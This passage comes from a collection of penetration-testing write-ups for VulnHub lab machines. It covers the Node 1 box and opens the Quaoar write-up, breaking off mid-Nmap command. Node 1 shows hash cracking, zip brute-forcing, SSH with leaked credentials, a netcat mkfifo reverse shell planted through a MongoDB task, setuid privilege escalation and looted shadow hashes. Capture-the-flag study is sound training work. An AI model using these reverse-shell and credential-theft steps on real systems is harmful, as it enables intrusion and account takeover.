28 Read data files from: /usr/bin/./share/nmap
29 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
30 # Nmap done at Tue Oct 22 14:20:49 2019 -- 1 IP address (1 host up) scanned in 23.99 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux protocol 2.0)	./results/192.168.92.189/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.189/scans/tcp_3000_http_nikto.txt ./results/192.168.92.189/scans/tcp_3000_http_nmap.txt ./results/192.168.92.189/scans/tcp_3000_http_robots.txt ./results/192.168.92.189/scans/tcp_3000_http_whatweb.txt
2.	3000/tcp	http	ttl 64 Node.js Express framework	

Figure 3: writeup.enumeration.steps.2.1

3. We explore the 3000/tcp service and find a Node.js webapp. Upon exploring the source we come across few REST API calls of which the `http://192.168.92.189:3000/api/users/` call is very important as it lists registered usernames and password hashes. We use online tools to detect hash type as SHA256 and find plaintext strings for three users:

```
1 username: myP14ceAdminAcc0uNT
2 hash: dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
3 plaintext: manchester
4
5 username: tom
6 hash: f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
7 plaintext: spongebob
8
9 username: mark
10 hash: de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
11 plaintext: snowflake
```

```

New Tab    ×    http://192.168.92.189:3000/    ×    http://192.168.92.189:3000/ ×
← → 🏠 ⓘ view-source:http://192.168.92.189:3000/
📁 links
40         </div>
41
42         <!-- Collect the nav links, forms, and other content for toggling -->
43         <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">
44             <ul class="nav navbar-nav navbar-right">
45                 <li class="hidden">
46                     <a href="/"></a>
47                 </li>
48                 <li class="page-scroll">
49                     <a href="/login">Login</a>
50                 </li>
51             </ul>
52         </div>
53         <!-- /.navbar-collapse -->
54     </div>
55     <!-- /.container-fluid -->
56 </nav>
57
58 <!-- Header -->
59 <header>
60     <div class="container">
61         <div class="row">
62             <div class="col-lg-12">
63                 
64                 <div class="intro-text">
65                     <span class="name">Welcome to MyPlace</span>
66                 </div>
67             </div>
68         </div>
69     </div>
70 </header>
71
72     <!--[if lt IE 8]>
73         <p class="browserupgrade">You are using an <strong>outdated</strong> browser.
74     <![endif]>
75
76     <div data-ng-view=""></div>
77
78 </body>
79
80 <script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
81 <script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
82 <script type="text/javascript" src="vendor/angular/angular.min.js"></script>
83 <script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
84 <script type="text/javascript" src="assets/js/app/app.js"></script>
85 <script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
86 <script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
87 <script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
88 <script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
89 <script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
90 </html>
91

```

Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2




Figure 6: writeup.enumeration.steps.3.3

Findings

Open Ports

- | | | |
|----------|------|--|
| 22/tcp | ssh | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) |
| 3000/tcp | http | Node.js Express framework |

Files

```
1 http://192.168.92.189:3000/assets/js/app/controllers/home.js
2 http://192.168.92.189:3000/api/users/latest
3 http://192.168.92.189:3000/api/users/
```

Users

```
1 ssh: mark
2 webapp: tom, mark, rastating
```

Phase #2: Exploitation

1. We authenticate as user `myP14ceAdminAcc0uNT` as from the username it seems to be an administrative account. Upon successful login, we get a page to download backup. We proceed and get a plaintext file named `myplace.backup`. This file has text that looks to be Base64 encoded. Once decoded, we get a zip archive which is password encrypted. We bruteforce the password for the archive and successfully extract its contents:

```
1 file myplace.backup
2 b64d $(cat myplace.backup) >unknown
3 frackzip -uDP /usr/share/wordlists/rockyou.txt unknown
4 unzip -o -P "magicword" unknown
```




Figure 7: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # b64d $(cat myplace.backup )
PK
{o#Kvar/www/myplace/UT  Yx]ux
PKE"KL}74S!var/www/myplace/package-lock.jsonUT
```

Figure 8: writeup.exploitation.steps.1.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # b64d $(cat myplace.backup) >unknown
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # file unknown
unknown: Zip archive data, at least v1.0 to extract
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 9: writeup.exploitation.steps.1.3

```

root@kali: ~/toolbox/data/writeups/vulnhub.node1 # fcrackzip -uDp /usr/share/wordlists/rockyou.txt unknown

PASSWORD FOUND!!!!: pw == magicword
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # unzip -o -P "magicword" unknown
Archive:  unknown
  creating:  var/www/myplace/

```


Figure 10: writeup.exploitation.steps.1.4

2. Within the extracted the zip archive we get a backup of the `/var` directory on the target system. This directory has source for the Node.js web application running on `3000/tcp`. Within the source, we find hardcoded MongoDB credentials for user `mark`. We try those credentials to login via SSH and get local access:

```

1 head var/www/myplace/app.js
2   mark:5AYRft73VtFpc84k
3 ssh mark@192.168.92.189

```



```

~/toolbox/data/writeups/vulnhub.node1/var/www/myplace/app.js - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
app.js
1
2 const express = require('express');
3 const session = require('express-session');
4 const bodyParser = require('body-parser');
5 const crypto = require('crypto');
6 const MongoClient = require('mongodb').MongoClient;
7 const ObjectID = require('mongodb').ObjectID;
8 const path = require("path");
9 const spawn = require('child_process').spawn;
10 const app = express();
11 const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
12 const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';


```

Figure 11: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # ssh mark@192.168.92.189
mark@192.168.92.189's password:
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
Last login: Tue Oct 22 22:53:34 2019 from 192.168.92.179
```

```
mark@node:~$ id
```

```
uid=1001(mark) gid=1001(mark) groups=1001(mark)
```

```
mark@node:~$
```

```
mark@node:~$ uname -a
```

```
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

```
mark@node:~$
```

```
mark@node:~$ ifconfig
```

```
ens33      Link encap:Ethernet  HWaddr 00:0c:29:fe:c0:b6
            inet addr:192.168.92.189  Bcast:192.168.92.255  Mask:255.255.255.0
```

Figure 12: writeup.exploitation.steps.2.2

3. We find that there is a `user.txt` file within `/home/tom/` directory and as user `mark` we don't have access to that file. We need to switch to user `tom` to proceed further:

```
1 ls /home/*
2 cat /home/tom/user.txt
```

```
mark@node:~$ ls /home/*
/home/frank:

/home/mark:

/home/tom:
user.txt
mark@node:~$
```

Figure 13: writeup.exploitation.steps.3.1


```
mark@node:~$ cat /home/tom/user.txt
cat: /home/tom/user.txt: Permission denied
mark@node:~$
```

Figure 14: writeup.exploitation.steps.3.2

4. We find that we can run arbitrary commands from within the MongoDB instance using its **scheduler** record for which we already found credentials via **app.js** file from the backup archive. Since the MongoDB instance is running as user **tom**, we spawn a Bash reverse shell to switch users:

```
1 nc -nlvp 443
2 mongo -p -u mark scheduler
3   db.tasks.insert({"cmd": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179
   ↪ 443 >/tmp/f"})
4   bye
5   cat /home/tom/user.txt
```

```
mark@node:~$ mongo -p -u mark scheduler
MongoDB shell version: 3.2.16
Enter password:
connecting to: scheduler
>
```

Figure 15: writeup.exploitation.steps.4.1

```
> db.tasks.insert({"cmd": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f"})
WriteResult({"nInserted" : 1 })
> db.tasks.find({})
{ "_id" : ObjectId("5daf8e174d5faaba2b7b61af"), "cmd" : "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f" }
>
```

Figure 16: writeup.exploitation.steps.4.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.189] 50718
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1002(admin)
$
$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33  Link encap:Ethernet  HWaddr 00:0c:29:fe:c0:b6
       inet addr:192.168.92.189 Bcast:192.168.92.255 Mask:255.255.255.0
       inet6 addr: fe80::20c:29ff:fefe:c0b6/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:173697 errors:0 dropped:0 overruns:0 frame:0
       TX packets:42882 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:20508626 (20.5 MB)  TX bytes:56931523 (56.9 MB)
```

Figure 17: writeup.exploitation.steps.4.3


```

$ pwd
/
$
$ cd ~
$ pwd
/home/tom
$
$
$ ls -la
total 40
drwxr-xr-x 6 root root 4096 Sep  3  2017 .
drwxr-xr-x 5 root root 4096 Aug 31  2017 ..
-rw-r--r-- 1 root root  220 Aug 29  2017 .bash_logout
-rw-r--r-- 1 root root 3771 Aug 29  2017 .bashrc
drwx----- 2 root root 4096 Aug 29  2017 .cache
drwxr-xr-x 3 root root 4096 Aug 30  2017 .config
-rw-r----- 1 root root    0 Sep  3  2017 .dbshell
-rwxr-xr-x 1 root root    0 Aug 30  2017 .mongorc.js
drwxrwxr-x 2 root root 4096 Aug 29  2017 .nano
drwxr-xr-x 5 root root 4096 Aug 31  2017 .npm
-rw-r--r-- 1 root root  655 Aug 29  2017 .profile
-rw-r----- 1 root tom   33 Sep  3  2017 user.txt
$
$
$ cat user.txt
e1156acc3574e04b06908ecf76be91b1
$

```

Figure 18: writeup.exploitation.steps.4.4

Phase #2.5: Post Exploitation

```

1 mark@node> id
2 uid=1001(mark) gid=1001(mark) groups=1001(mark)
3 mark@node>
4 mark@node> uname
5 Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64
6 ↪ GNU/Linux
7 mark@node>
8 mark@node> ifconfig
9 ens33 Link encap:Ethernet HWaddr 00:0c:29:fe:c0:b6
10      inet addr:192.168.92.189 Bcast:192.168.92.255 Mask:255.255.255.0
11      inet6 addr: fe80::20c:29ff:fe:c0b6/64 Scope:Link
12      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
13      RX packets:170069 errors:0 dropped:0 overruns:0 frame:0
14      TX packets:40914 errors:0 dropped:0 overruns:0 carrier:0
15      collisions:0 txqueuelen:1000
16      RX bytes:20195705 (20.1 MB) TX bytes:56570710 (56.5 MB)
17 mark@node>
18 mark@node> users
19 root
   tom

```


Phase #3: Privilege Escalation

1. We find an interesting `setuid` file `/usr/local/bin/backup`. This file is also referenced within the `app.js` file and we get a hint at how to execute it. We need a backup key which is also conveniently present in the `app.js` file. Alongwith this, we need to pass a filepath to backup as the third argument. We try to backup the `/root` directory but get a troll face instead. We then symlink the directory and successfully obtain the backup:

```
1 find / -type f -perm -04000 2>/dev/null
2 /usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
  ↳ /root
3 /usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
  ↳ /tmp/test/
```

```
mark@node:~$ find / -type f -perm -04000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
mark@node:~$
mark@node:~$
mark@node:~$
mark@node:~$ ls -l /usr/local/bin/backup
-rwsr-xr-- 1 root admin 16484 Sep  3  2017 /usr/local/bin/backup
mark@node:~$
```

Figure 19: writeup.privesc.steps.1.1


```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # cat tmp/test/root/root.txt
1722e99ca5f353b362556a62bd5e6be0
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 24: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6$n.BA4A59$WeIF0ZbaB3VGgAxUZqGHnw01.GhL9oVYYFioh07RpPtBl49YdMahhtbYhxUjanXf/
   ↪ NJXiCHBvrNhdC53P.....
2 tom:$6$ptD/.gN.$n.B/
   ↪ 5d0DEQFteBwg75Ip9leeaaXSMesGbfZzoVHpZihMHfbWu45UpVZTc6razK1JLZ6817ckZhAJF776Dg.....
3 mark:$6$J3gYK/cQ$au1Wm0Ctq.X1DTkt1CEmKA9qr4PfwZuAGUdCfAV.SSU5VxAtjW/Xk1/
   ↪ oWJtQVaoXMEVXmeBIB6bq24Jpc.....
```

Credentials

```
1 ssh: mark/5AYRft73VtFp....
2 webapp: myP14ceAdminAcc0uNT/manc....., tom/sponge..., mark/snowfl...
```

Flags

```
1 user.txt: e1156acc3574e04b06908ecf.....
2 root.txt: 1722e99ca5f353b362556a62.....
```

References

- [+] <https://www.vulnhub.com/entry/node-1,252/>
- [+] <https://hkh4cks.com/blog/2018/06/15/htb-node-walkthrough/>

[VulnHub] hackfest2016: Quaoar

Date: 18/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [enumerate_app_wordpress](#), [exploit_wordpress_defaultcreds](#), [exploit_wordpress_plugin_hellodolly](#), [exploit_php_reverseshell](#), [privesc_mysql_creds](#), [privesc_credsreuse](#)

Overview

This is a writeup for VulnHub VM [hackfest2016: Quaoar](#). Here are stats for this machine from [machinescli](#):

 machinescli -t --info quaoar

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#180	hackfest2016: Quaoar						enumerate_app_wordpress exploit_wordpress_defaultcreds exploit_wordpress_plugin_hellodolly exploit_php_reverseshell privesc_mysql_creds privesc_credsreuse



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.2.22 ((Ubuntu)): [enumerate_app_wordpress](#), [exploit_wordpress_defaultcreds](#), [exploit_wordpress_plugin_hellodolly](#), [exploit_php_reverseshell](#), [privesc_mysql_creds](#), [privesc_credsreuse](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Sep 18 14:14:44 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/_quick_tcp_nmap.txt -oX
